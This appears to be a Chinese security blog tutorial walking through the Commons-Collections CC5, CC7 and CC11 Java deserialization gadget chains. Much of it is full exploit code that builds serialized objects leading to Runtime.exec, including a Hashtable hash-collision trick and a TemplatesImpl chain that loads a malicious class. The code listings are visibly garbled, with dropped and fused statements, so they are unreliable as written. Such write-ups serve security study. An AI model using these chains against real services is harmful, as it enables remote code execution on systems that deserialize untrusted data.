

可以发现这里调用了getValue()方法
并且getValue方法调用了get()方法
这就和CC1官方版的LazyMap.get()连起来了
EXP初步编写 这里先把LazyMap部分先写出来
1 2 3 4 5 6 7 8 9 10 11 12 13 14 15 16 17 18 19 20 21 22 23 24 25 26 27 28 29 30 31 32 33 34 35 36 37 38 39 40 41 package org.mixbp;import org.apache.commons.collections.Transformer;import org.apache.commons.collections.functors.ChainedTransformer;import org.apache.commons.collections.functors.ConstantTransformer;import org.apache.commons.collections.functors.InvokerTransformer;import org.apache.commons.collections.keyvalue.TiedMapEntry;import org.apache.commons.collections.map.LazyMap;import javax.management.BadAttributeValueExpException;import java.io.*;import java.lang.reflect.Method;import java.util.HashMap;import java.util.Map;public class cc5 {public static void main (String[] args) throws Exception {new Transformer []{new ConstantTransformer (Runtime.class), new InvokerTransformer ("getMethod" ,new Class []{String.class, Class[].class}, new Object []{"getRuntime" , null }),new InvokerTransformer ("invoke" new Class []{Object.class, Object[].class}, new Object []{null , null }),new InvokerTransformer ("exec" , new Class []{String.class}, new Object []{"calc" })ChainedTransformer chainedTransformer = new ChainedTransformer (transformers);new HashMap <>();Map decorateMap = LazyMap.decorate(hashMap, chainedTransformer);Method lazyGetMethod = lazyMapClass.getDeclaredMethod("get" , Object.class);true );
成功弹出计算器,然后是TiedMapEntry 类调用 toString() 方法的 EXP。
先看看TiedMapEntry类,发现这个类可以序列化,并且是public的类,构造方法也是可以直接传参
所以只需要将 map 赋值为 decorateMap 即可。然后调用toString就会自动调用get方法
编写EXP
1 2 3 4 5 6 7 8 9 10 11 12 13 14 15 16 17 18 19 20 21 22 23 24 25 26 27 28 29 30 31 32 33 34 35 36 37 38 package org.mixbp;import org.apache.commons.collections.Transformer;import org.apache.commons.collections.functors.ChainedTransformer;import org.apache.commons.collections.functors.ConstantTransformer;import org.apache.commons.collections.functors.InvokerTransformer;import org.apache.commons.collections.keyvalue.TiedMapEntry;import org.apache.commons.collections.map.LazyMap;import javax.management.BadAttributeValueExpException;import java.io.*;import java.lang.reflect.Method;import java.util.HashMap;import java.util.Map;public class cc5 {public static void main (String[] args) throws Exception {new Transformer []{new ConstantTransformer (Runtime.class), new InvokerTransformer ("getMethod" ,new Class []{String.class, Class[].class}, new Object []{"getRuntime" , null }),new InvokerTransformer ("invoke" new Class []{Object.class, Object[].class}, new Object []{null , null }),new InvokerTransformer ("exec" , new Class []{String.class}, new Object []{"calc" })ChainedTransformer chainedTransformer = new ChainedTransformer (transformers);new HashMap <>();Map decorateMap = LazyMap.decorate(hashMap, chainedTransformer);TiedMapEntry tiedMapEntry = new TiedMapEntry (decorateMap, "value" );
完整EXP编写 结合入口类编写完整EXP
首先是new一个入口类
1 BadAttributeValueExpException badAttributeValueExpException = new BadAttributeValueExpException (null );
这里我们先不放入前面的tiedMapEntry,而是填入一个null进去

因为这里我们传除了null以外的对象,BadAttributeValueExpException类的构造函数就会自动调用一次toString,导致我们的命令在反序列化前就执行。所以我们先传一个null。
new完之后,我们修改 BadAttributeValueExpException 的 val 值, BadAttributeValueExpException 是支持序列化的,我们用反射的方式来修改。
1 2 3 4 Class c = badAttributeValueExpException.getClass(); badAttributeValueExpField = c.getDeclaredField("val" );badAttributeValueExpField.setAccessible(true); badAttributeValueExpField.set(badAttributeValueExpException, tiedMapEntry);
完整EXP:
1 2 3 4 5 6 7 8 9 10 11 12 13 14 15 16 17 18 19 20 21 22 23 24 25 26 27 28 29 30 31 32 33 34 35 36 37 38 39 40 41 42 43 44 45 46 47 48 49 50 51 52 53 54 55 56 57 package org.mixbp;import org.apache.commons.collections.Transformer;import org.apache.commons.collections.functors.ChainedTransformer;import org.apache.commons.collections.functors.ConstantTransformer;import org.apache.commons.collections.functors.InvokerTransformer;import org.apache.commons.collections.keyvalue.TiedMapEntry;import org.apache.commons.collections.map.LazyMap;import javax.management.BadAttributeValueExpException;import java.io.*;import java.lang.reflect.Field;import java.lang.reflect.Method;import java.util.HashMap;import java.util.Map;public class cc5 {public static void main (String[] args) throws Exception {new Transformer []{new ConstantTransformer (Runtime.class), new InvokerTransformer ("getMethod" ,new Class []{String.class, Class[].class}, new Object []{"getRuntime" , null }),new InvokerTransformer ("invoke" new Class []{Object.class, Object[].class}, new Object []{null , null }),new InvokerTransformer ("exec" , new Class []{String.class}, new Object []{"calc" })ChainedTransformer chainedTransformer = new ChainedTransformer (transformers);new HashMap <>();Map decorateMap = LazyMap.decorate(hashMap, chainedTransformer);TiedMapEntry tiedMapEntry = new TiedMapEntry (decorateMap, "value" );BadAttributeValueExpException badAttributeValueExpException = new BadAttributeValueExpException (null );Class c = badAttributeValueExpException.getClass();Field badAttributeValueExpField = c.getDeclaredField("val" );true );"ser.bin" );public static void serialize (Object o) throws IOException {ObjectOutputStream oos = new ObjectOutputStream (new FileOutputStream ("ser.bin" ));public static Object unserialize (String Filename) throws IOException , ClassNotFoundException{ObjectInputStream ois = new ObjectInputStream (new FileInputStream (Filename));Object obj = ois.readObject();return obj;
总结 简单画个流程图
Commons-Collections CC7链 CC7链分析 后半条链子还是CC1链,这里我们追一下前半条链子,还是参考yso
入口类是Hashtable,直接跟进这个类


Hashtable类的readObject() 方法调用了 reconstitutionPut() 方法
跟进 reconstitutionPut() 方法,发现这个方法里调用了equals()方法
这里我们的key也就是LazyMap对象,所以会调用LazyMap对象的equals()方法

但是LazyMap类中没有equals()方法,所以会自动在父类中找equals方法,所以我们跟进到AbstractMapDecorator 这个类,这个类是
LazyMap的父类,并且这个类有equals()方法。
然后这里会判断传入的对象是不是调用者,如果不是则会调用map.equals(),我们去看看这里的map是什么
可以看到AbstractMapDecorator中的map是transient类型
然后我们看看这个类的构造方法
1 2 3 4 5 6 public AbstractMapDecorator (Map map) if (map == null) {throw new IllegalArgumentException ("Map must not be null" );this .map = map;
可以看到这里给map赋值了
并且在LazyMap的构造方法里发现这次还初始化了父类也就是AbstractMapDecorator,并且刚好传了map进去
1 2 3 4 5 6 7 protected LazyMap(Map map, Transformer factory ) {super (map);if (factory == null ) {throw new IllegalArgumentException("Factory must not be null" );this .factory = factory ;
而LazyMap的构造方法虽然是protected,但是前面CC1的时候就说过可以调用内部的静态方法decorate()方法来调用
1 2 3 public static Map decorate (Map map, Transformer factoryreturn new LazyMap (map, factory);
所以这里我们传入HashMap对象进去,所以再回到AbstractMapDecorator 类的equals()方法,这里由于我们将map赋值为了HashMap对象,所以这里会调用HashMap类的equals()方法。
但是有HashMap类是没有重写equals()方法的,所以就会调用父类也就是AbstractMap类的equals()方法
可以看到在AbstractMap类中调用了get()方法,然后后续就能和CC1链进行合并了。
EXP 构造 首先将LazyMap的链子也就是后半段链子先写下来
1 2 3 4 5 6 7 8 9 10 11 12 13 14 15 16 17 18 19 20 21 22 23 24 25 26 27 28 29 30 31 32 33 34 35 36 package org.mixbp;import org.apache.commons.collections.Transformer;import org.apache.commons.collections.functors.ChainedTransformer;import org.apache.commons.collections.functors.ConstantTransformer;import org.apache.commons.collections.functors.InvokerTransformer;import org.apache.commons.collections.map.LazyMap;import java.io.*;import java.lang.reflect.*;import java.util.*;public class cc7 {public static void main (String[] args) throws Exception{new Transformer []{new ConstantTransformer (Runtime.class), new InvokerTransformer ("getMethod" ,new Class []{String.class,Class[].class},new Object []{"getRuntime" , null }),new InvokerTransformer ("invoke" ,new Class []{Object.class,Object[].class},new Object []{null , null }),new InvokerTransformer ("exec" ,new Class []{String.class},new Object []{"calc" })ChainedTransformer chainedTransformer = new ChainedTransformer (transformers);new HashMap <>();Map decorateMap = LazyMap.decorate(hashMap, chainedTransformer);Class c = LazyMap.class;Method lazyMapMethod = c.getDeclaredMethod("get" ,Object.class);true );
然后就是结合入口类Hashtable编写EXP,但是这里有个问题需要解决,就是哈希碰撞
Hash碰撞问题 这里我们如果需要构造Hash碰撞才能触发链子,现在来分析一下为什么‘
在Hashtable反序列化时,会将表中的键值对分别反序列化
1 2 3 4 5 6 7 8 for (; elements > 0 ; elements--) {@SuppressWarnings ("unchecked" )@SuppressWarnings ("unchecked" )reconstitutionPut (table, key, value);
然后调用reconstitutionPut方法将反序列化读取的键值对安全地放入 Hashtable 的 table 数组中
然后我们跟进reconstitutionPut方法
1 2 3 4 5 6 7 8 9 10 11 12 13 14 15 16 17 18 19 20 21 private void reconstitutionPut(Entry<?,?>[] tab , K key, V value)if (value == null ) {new java.io.StreamCorruptedException();hash = key.hashCode();hash & 0x7FFFFFFF ) % tab .length ;for (Entry<?,?> e = tab [index] ; e != null ; e = e.next) {if ((e.hash == hash ) && e.key.equals (key)) {new java.io.StreamCorruptedException();"unchecked" )tab [index];tab [index] = new Entry<>(hash , key, value, e);count ++;
可以看到这里会先进行hashcode的计算,即计算hash值
1 int hash = key.hashCode()
然后计算数组索引index
1 int index = (hash & 0x7FFFFFFF ) % tab .length ;
然后会遍历链表,但是在反序列化第一对键值对时,不会进入遍历步骤,因为此时table数组还是空的
即对应的tab[index]的值是null
1 for (Entry<? ,?> e = tab [index] ; e != null ; e = e.next)
所以就不会调用equals方法
1 if ((e .hash == hash) && e.key.equals(key ))
这样的话我们后续的链子就没法进行
所以这里我们要解决两个问题
一个问题是怎么进入遍历?
解决办法:我们可以传入至少两个键值对,就能进入到遍历链表步骤,并且让第二个键值对计算出的index与第一个相同,这样tab[index]的值才不为null,而是上一个放进tab数组的Entry
1 tab [index] = new Entry<>(hash , key, value, e);
第二个问题是怎么过第一个if?
我们让第二个键值对计算出的hash值与前一个相等就可以了,也就是hash碰撞
注意:这里我们不能传入两个相同的key来使hash值相同,原因后面再说
EXP问题解决 这里参考yso的链子
1 2 3 4 5 6 HashMap<Object , Object > hashMap1 = new HashMap<>(); Object , Object > hashMap2 = new HashMap<>(); Map decorateMap1 = LazyMap.decorate(hashMap1, chainedTransformer); "yy" , 1 ); Map decorateMap2 = LazyMap.decorate(hashMap2, chainedTransformer); "zZ" , 1 );
构造两个LazyMap,,然后分别传入HashMap和chainedTransformer
然后这里的put
1 2 decorateMap1 .put("yy" , 1 );decorateMap2 .put("zZ" , 1 );
这里就是hash碰撞了,在java中yy 和 zZ 由 hashCode() 计算出来的值是相同的
也就是"yy".hashCode() == "zZ".hashCode(),这样就能进入遍历并且绕过if中的第一个条件
然后下一步
1 2 3 Hashtable hashtable = new Hashtable(); put (decorateMap1, 1 ); put (decorateMap2, 1 );
把两个LazyMap对象put到hashtable中
最后这里需要把decorateMap2中的yyremove掉
1 decorateMap2.remove ("yy" );
原因是在hashtable.put()过程中也会调用到 equals() 方法,然后进入到LazyMap.get()方法
下面详细解释为什么要remove
为什么remove 1 2 3 4 5 6 7 int hash = key.hashCode();hash & 0x7FFFFFFF ) % tab .length ;for (Entry<?,?> e = tab [index] ; e != null ; e = e.next) {if ((e.hash == hash ) && e.key.equals (key)) {new java.io.StreamCorruptedException();
前面我们构造了hash碰撞,所以我们这里就能进入到遍历并且能过e.hash == hash,关键在这
这里就相当于
1 LazyMap1.equals(LazyMap2)
然后进入到AbstractMap类的equals方法
1 2 3 4 5 6 7 8 9 10 11 12 13 14 15 16 17 18 19 20 21 22 23 24 25 26 27 28 29 30 31 32 public boolean equals(Object o) {if (o == this )return true ;if (!(o instanceof Map))return false ;if (m.size() != size())return false ;try {while (i.hasNext()) {if (value == null ) {if (!(m.get (key)==null && m.containsKey(key)))return false ;else {if (!value.equals(m.get (key)))return false ;catch (ClassCastException unused) {return false ;catch (NullPointerException unused) {return false ;return true ;
关键在这
1 if (!value.equals(m .get(key )))
这里m就是LazyMap2对象,而key是当前对象遍历得到的key也就是LazyMap1中的key:yy
然后就会进入到LazyMap.get()方法
1 2 3 4 5 6 7 8 9 public Object get (Object key ) {if (map .containsKey (key ) == false ) {Object value = factory.transform (key );map .put (key , value);return value;return map .get (key );
可以看到由于LazyMap2中没有yy这个key,所以就会执行if中的代码。
这时就会调用transform,这会导致命令在反序列化前就执行,然后自动在LazyMap2中添加yy这个key,导致后续反序列化之后无法执行到transform。
所以我们在执行完Hashtable.put之后要remove掉decorateMap2中的yy这个key
为什么不能传相同值 和上面为什么要remove同理,虽然传同样的值,hashcode值是相同的,但是到了LazyMap.get,由于LazyMap2中存在key
map.containsKey(key) == false
这个判断就没法通过,就不能执行transform方法。
完整EXP 这里我们解决了前面的两个问题,直接给出完整EXP
1 2 3 4 5 6 7 8 9 10 11 12 13 14 15 16 17 18 19 20 21 22 23 24 25 26 27 28 29 30 31 32 33 34 35 36 37 38 39 40 41 42 43 44 45 46 47 48 49 50 51 52 53 54 55 56 package org.mixbp;import org.apache.commons.collections.Transformer;import org.apache.commons.collections.functors.ChainedTransformer;import org.apache.commons.collections.functors.ConstantTransformer;import org.apache.commons.collections.functors.InvokerTransformer;import org.apache.commons.collections.map.LazyMap;import java.io.*;import java.lang.reflect.*;import java.util.*;public class cc7 {public static void main (String[] args) throws Exception{new Transformer []{new ConstantTransformer (Runtime.class), new InvokerTransformer ("getMethod" ,new Class []{String.class,Class[].class},new Object []{"getRuntime" , null }),new InvokerTransformer ("invoke" ,new Class []{Object.class,Object[].class},new Object []{null , null }),new InvokerTransformer ("exec" ,new Class []{String.class},new Object []{"calc" })ChainedTransformer chainedTransformer = new ChainedTransformer (transformers);new HashMap <>();new HashMap <>();Map decorateMap1 = LazyMap.decorate(hashMap1, chainedTransformer);"yy" , 1 );Map decorateMap2 = LazyMap.decorate(hashMap2, chainedTransformer);"zZ" , 1 );Hashtable hashtable = new Hashtable ();1 );1 );"yy" );"ser.bin" );public static void serialize (Object o) throws IOException {ObjectOutputStream oos = new ObjectOutputStream (new FileOutputStream ("ser.bin" ));public static Object unserialize (String Filename) throws IOException , ClassNotFoundException{ObjectInputStream ois = new ObjectInputStream (new FileInputStream (Filename));Object obj = ois.readObject();return obj;
但是这里我们运行发现弹出了两个计算器
这是因为在put的时候就命令执行了一次,也就是上面在remove的时候提到过的问题。
这里我们的解决办法是将chainedTransformer中传入的利用链也就是Transformer数组改成空数组,然后在put之后再用反射改回来即可
最终EXP:
1 2 3 4 5 6 7 8 9 10 11 12 13 14 15 16 17 18 19 20 21 22 23 24 25 26 27 28 29 30 31 32 33 34 35 36 37 38 39 40 41 42 43 44 45 46 47 48 49 50 51 52 53 54 55 56 57 58 59 60 61 62 63 package org.mixbp;import org.apache.commons.collections.Transformer;import org.apache.commons.collections.functors.ChainedTransformer;import org.apache.commons.collections.functors.ConstantTransformer;import org.apache.commons.collections.functors.InvokerTransformer;import org.apache.commons.collections.map.LazyMap;import java.io.*;import java.lang.reflect.*;import java.util.*;public class cc7 {public static void main (String[] args) throws Exception{new Transformer []{new ConstantTransformer (Runtime.class), new InvokerTransformer ("getMethod" ,new Class []{String.class,Class[].class},new Object []{"getRuntime" , null }),new InvokerTransformer ("invoke" ,new Class []{Object.class,Object[].class},new Object []{null , null }),new InvokerTransformer ("exec" ,new Class []{String.class},new Object []{"calc" })ChainedTransformer chainedTransformer = new ChainedTransformer (new Transformer []{});new HashMap <>();new HashMap <>();Map decorateMap1 = LazyMap.decorate(hashMap1, chainedTransformer);"yy" , 1 );Map decorateMap2 = LazyMap.decorate(hashMap2, chainedTransformer);"zZ" , 1 );Hashtable hashtable = new Hashtable ();1 );1 );"yy" );Class c = ChainedTransformer.class;Field chainedTransformerField = c.getDeclaredField("iTransformers" );true );"ser.bin" );public static void serialize (Object o) throws IOException {ObjectOutputStream oos = new ObjectOutputStream (new FileOutputStream ("ser.bin" ));public static Object unserialize (String Filename) throws IOException , ClassNotFoundException{ObjectInputStream ois = new ObjectInputStream (new FileInputStream (Filename));Object obj = ois.readObject();return obj;
总结 完整调用链,这里我就懒得画流程图了
1 2 3 4 5 6 7 8 9 10 11 12 13 14 15 16 Hashtable.readObject ().reconstitutionPut ().equals ().equals ().get ().transform ().transform ().transform ().invoke ().getMethod ().transform ().invoke ().getRuntime ().transform ().invoke ().exec ()
Commons-Collections CC11链 环境CommonsCollections 3.1-3.2.1
jdk 版本无限制,这里用 jdk8u65
CC11链分析 这个链子其实就是CC2+CC6
就不过多分析了。
EXP 编写 TemplatesImpl 链 先来构造尾部的TemplatesImpl 链
先编写一个恶意类。
1 2 3 4 5 6 7 8 9 10 11 12 13 14 15 16 17 18 19 20 21 22 23 24 25 26 27 28 29 package org.mixbp;import com.sun.org.apache.xalan.internal.xsltc.DOM;import com.sun.org.apache.xalan.internal.xsltc.TransletException;import com.sun.org.apache.xalan.internal.xsltc.runtime.AbstractTranslet;import com.sun.org.apache.xml.internal.dtm.DTMAxisIterator;import com.sun.org.apache.xml.internal.serializer.SerializationHandler;import java.io.IOException;public class Calc extends AbstractTranslet {static {try {"calc" );catch (IOException e){@Override public void transform (DOM document, SerializationHandler[] handlers) throws TransletException {@Override public void transform (DOM document, DTMAxisIterator iterator, SerializationHandler handler) throws TransletException {
然后编写TemplatesImpl 的EXP
1 2 3 4 5 6 7 8 9 10 11 12 13 14 15 16 17 18 19 20 21 22 23 24 25 26 27 28 29 30 31 32 33 34 35 36 37 38 39 40 41 42 43 44 45 46 47 48 49 50 51 52 53 54 55 56 package org.mixbp;import com.sun.org.apache.xalan.internal.xsltc.trax.TemplatesImpl;import com.sun.org.apache.xalan.internal.xsltc.trax.TransformerFactoryImpl;import org.apache.commons.collections.Transformer;import org.apache.commons.collections.functors.ChainedTransformer;import org.apache.commons.collections.functors.ConstantTransformer;import org.apache.commons.collections.functors.InvokerTransformer;import org.apache.commons.collections.keyvalue.TiedMapEntry;import org.apache.commons.collections.map.LazyMap;import java.io.*;import java.lang.reflect.Field;import java.nio.file.Files;import java.nio.file.Paths;import java.util.HashMap;import java.util.Map;public class cc11 {public static void main (String[] args) throws Exception{TemplatesImpl templatesimpl = new TemplatesImpl ();Class tc = templatesimpl.getClass();Field nameField = tc.getDeclaredField("_name" );true );"aaaa" );Field byteccodesField = tc.getDeclaredField("_bytecodes" );true );byte [] code = Files.readAllBytes(Paths.get("E://tmp/classes/Calc.class" ));byte [][] codes = {code};Field tfactoryField = tc.getDeclaredField("_tfactory" );true );new TransformerFactoryImpl ());public static void serialize (Object o) throws IOException {ObjectOutputStream oos = new ObjectOutputStream (new FileOutputStream ("ser.bin" ));public static Object unserialize (String Filename) throws IOException , ClassNotFoundException{ObjectInputStream ois = new ObjectInputStream (new FileInputStream (Filename));Object obj = ois.readObject();return obj;
成功弹出计算器。
与LazyMap.get()结合 接着我们把CC6链和TemplatesImpl链整合一下,先不加入入口类。
TiedMapEntry 类中的 getValue() 方法调用了 LazyMap 的 get() 方法
这里重新写一遍LazyMap调用get方法的链子
1 2 3 4 5 6 7 8 9 10 11 12 13 14 15 16 17 18 19 20 21 22 23 24 25 26 27 28 29 30 31 32 33 34 35 36 37 38 39 40 41 42 43 44 45 46 47 48 49 50 51 52 53 54 55 56 57 58 59 60 61 62 63 64 65 66 67 68 69 70 71 package org.mixbp;import com.sun.org.apache.xalan.internal.xsltc.trax.TemplatesImpl;import com.sun.org.apache.xalan.internal.xsltc.trax.TransformerFactoryImpl;import org.apache.commons.collections.Transformer;import org.apache.commons.collections.functors.ChainedTransformer;import org.apache.commons.collections.functors.ConstantTransformer;import org.apache.commons.collections.functors.InvokerTransformer;import org.apache.commons.collections.keyvalue.TiedMapEntry;import org.apache.commons.collections.map.LazyMap;import java.io.*;import java.lang.reflect.*;import java.nio.file.Files;import java.nio.file.Paths;import java.util.HashMap;import java.util.Map;public class cc11 {public static void main (String[] args) throws Exception{TemplatesImpl templatesimpl = new TemplatesImpl ();Class tc = templatesimpl.getClass();Field nameField = tc.getDeclaredField("_name" );true );"aaaa" );Field byteccodesField = tc.getDeclaredField("_bytecodes" );true );byte [] code = Files.readAllBytes(Paths.get("E://tmp/classes/Calc.class" ));byte [][] codes = {code};Field tfactoryField = tc.getDeclaredField("_tfactory" );true );new TransformerFactoryImpl ());new Transformer []{new ConstantTransformer (templatesimpl),new InvokerTransformer ("newTransformer" ,null ,null ),ChainedTransformer chainedTransformer = new ChainedTransformer (transformers);new HashMap <>();Map decorateLazyMap = LazyMap.decorate(hashMap,chainedTransformer);Class c = LazyMap.class;Method LazyGetMethod = c.getDeclaredMethod("get" ,Object.class);true );public static void serialize (Object o) throws IOException {ObjectOutputStream oos = new ObjectOutputStream (new FileOutputStream ("ser.bin" ));public static Object unserialize (String Filename) throws IOException , ClassNotFoundException{ObjectInputStream ois = new ObjectInputStream (new FileInputStream (Filename));Object obj = ois.readObject();return obj;
然后CC6的继续往前追的话是TiedMapEntry 类中的 getValue() 方法调用了 LazyMap 的 get() 方法。
我们继续加入TiedMapEntry 类来写一个EXP。由于这个类作用域是public并且其中的getValue方法作用域是public
所以可以直接调用
